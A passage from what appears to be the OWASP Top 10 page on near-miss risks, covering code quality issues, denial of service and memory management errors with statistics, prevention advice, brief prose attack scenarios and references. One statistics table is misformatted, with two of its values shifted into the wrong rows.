- * [CWE-918: Server-Side Request Forgery (SSRF)](<https://cwe.mitre.org/data/definitions/918.html>)

By design, the OWASP Top 10 is innately limited to the ten most significant risks. Every OWASP Top 10 has “on the cusp” risks considered at length for inclusion, but in the end, they didn’t make it. No matter how we tried to interpret or twist the data, the other risks were more prevalent and impactful.

Organizations working towards a mature appsec program or security consultancies or tool vendors wishing to expand coverage for their offerings, the following four issues are well worth the effort to identify and remediate.

Code Quality issues

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
38	49.46%	2.22%	7.1	6.7	60.85%	23.42%	101736	7564

- **Description.** Code quality issues include known security defects or patterns, reusing variables for multiple purposes, exposure of sensitive information in debugging output, off-by-one errors, time of check/time of use (TOCTOU) race conditions, unsigned or signed conversion errors, use after free, and more. The hallmark of this section is that they can usually be identified with stringent compiler flags, static code analysis tools, and linter IDE plugins. Modern languages by design eliminated many of these issues, such as Rust's memory ownership and borrowing concept, Rust's threading design, and Go's strict typing and bounds checking.
- **How to prevent.** Enable and use your editor and language's static code analysis options. Consider using a static code analysis tool. Consider if it might be possible to use or migrate to a language or framework that eliminates bug classes, such as Rust or Go.
- **Example attack scenarios.** An attacker might obtain or update sensitive information by exploiting a race condition using a statically shared variable across multiple threads.
- **References**
 - [OWASP Code Review Guide](https://owasp.org/www-pdf-archive/OWASP_Code_Review_Guide_v2.pdf) -
 - [Google Code Review Guide](https://google.github.io/eng-practices/review/) -

Denial of Service

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
8	17.54%	4.89%	8.3	5.9	79.58%	33.26%	66985	973

- **Description.** Denial of service is always possible given sufficient resources. However, design and coding practices have a significant bearing on the magnitude of the denial of service. Suppose anyone with the link can access a large file, or a computationally expensive transaction occurs on every page. In that case, denial of service requires less effort to conduct.
- **How to prevent.** Performance test code for CPU, I/O, and memory usage, re-architect, optimize, or cache expensive operations.

Consider access controls for larger objects to ensure that only authorized individuals can access huge files or objects or serve them by an edge caching network.

- **Example attack scenarios**. An attacker might determine that an operation takes 5-10 seconds to complete. When running four concurrent threads, the server seems to stop responding. The attacker uses 1000 threads and takes the entire system offline.

- **References**

- [OWASP Cheat Sheet: Denial of Service](https://cheatsheetseries.owasp.org/cheatsheets/Denial of Service Cheat Sheet.html)

- [OWASP Attacks: Denial of Service](https://owasp.org/www-community/attacks/Denial of Service) -

Memory Management Errors

<u> CWEs Mapped</u>	<u> Max Incidence Rate</u>	<u> Avg Incidence Rate</u>	<u> Avg Weighted Exploit</u>	<u> Avg Weighted Impact</u>	<u> Max Coverage</u>	<u> Avg Coverage</u>	<u> Total Occurrences</u>	<u> Total CVEs</u>
<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>
<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>	<u> :----- </u>
<u> 14</u>	<u> 7.03%</u>	<u> 1.16%</u>	<u> 6.7</u>	<u> 8.1</u>	<u> 56.06%</u>	<u> 31.74%</u>	<u> </u>	<u> </u>
<u>26576</u>	<u> 16184</u>	<u> </u>	<u> </u>	<u> </u>	<u> </u>	<u> </u>	<u> </u>	<u> </u>

- **Description**. Web applications tend to be written in managed memory languages, such as Java, .NET, or node.js (JavaScript or TypeScript). However, these languages are written in systems languages that have memory management issues, such as buffer or heap overflows, use after free, integer overflows, and more. There have been many sandbox escapes over the years that prove that just because the web application language is nominally memory “safe,” the foundations are not.

- **How to prevent**. Many modern APIs are now written in memory-safe languages such as Rust or Go. In the case of Rust, memory safety is a crucial feature of the language. For existing code, the use of strict compiler flags, strong typing, static code analysis, and fuzz testing can be beneficial in identifying memory leaks, memory, and array overruns, and more.

- **Example attack scenarios**. Buffer and heap overflows have been a mainstay of attackers over the years. The attacker sends data to a program, which it stores in an undersized stack buffer. The result is that information on the call stack is overwritten, including the function’s return pointer. The data sets the value of the return pointer so that when the function returns, it transfers control to malicious code contained in the attacker’s data.

- **References**

- [OWASP Vulnerabilities: Buffer Overflow](https://owasp.org/www-community/vulnerabilities/Buffer Overflow) -

- [OWASP Attacks: Buffer Overflow](https://owasp.org/www-community/attacks/Buffer overflow attack) -

- [Science Direct: Integer Overflow](https://www.sciencedirect.com/topics/computer-science/integer-overflow) -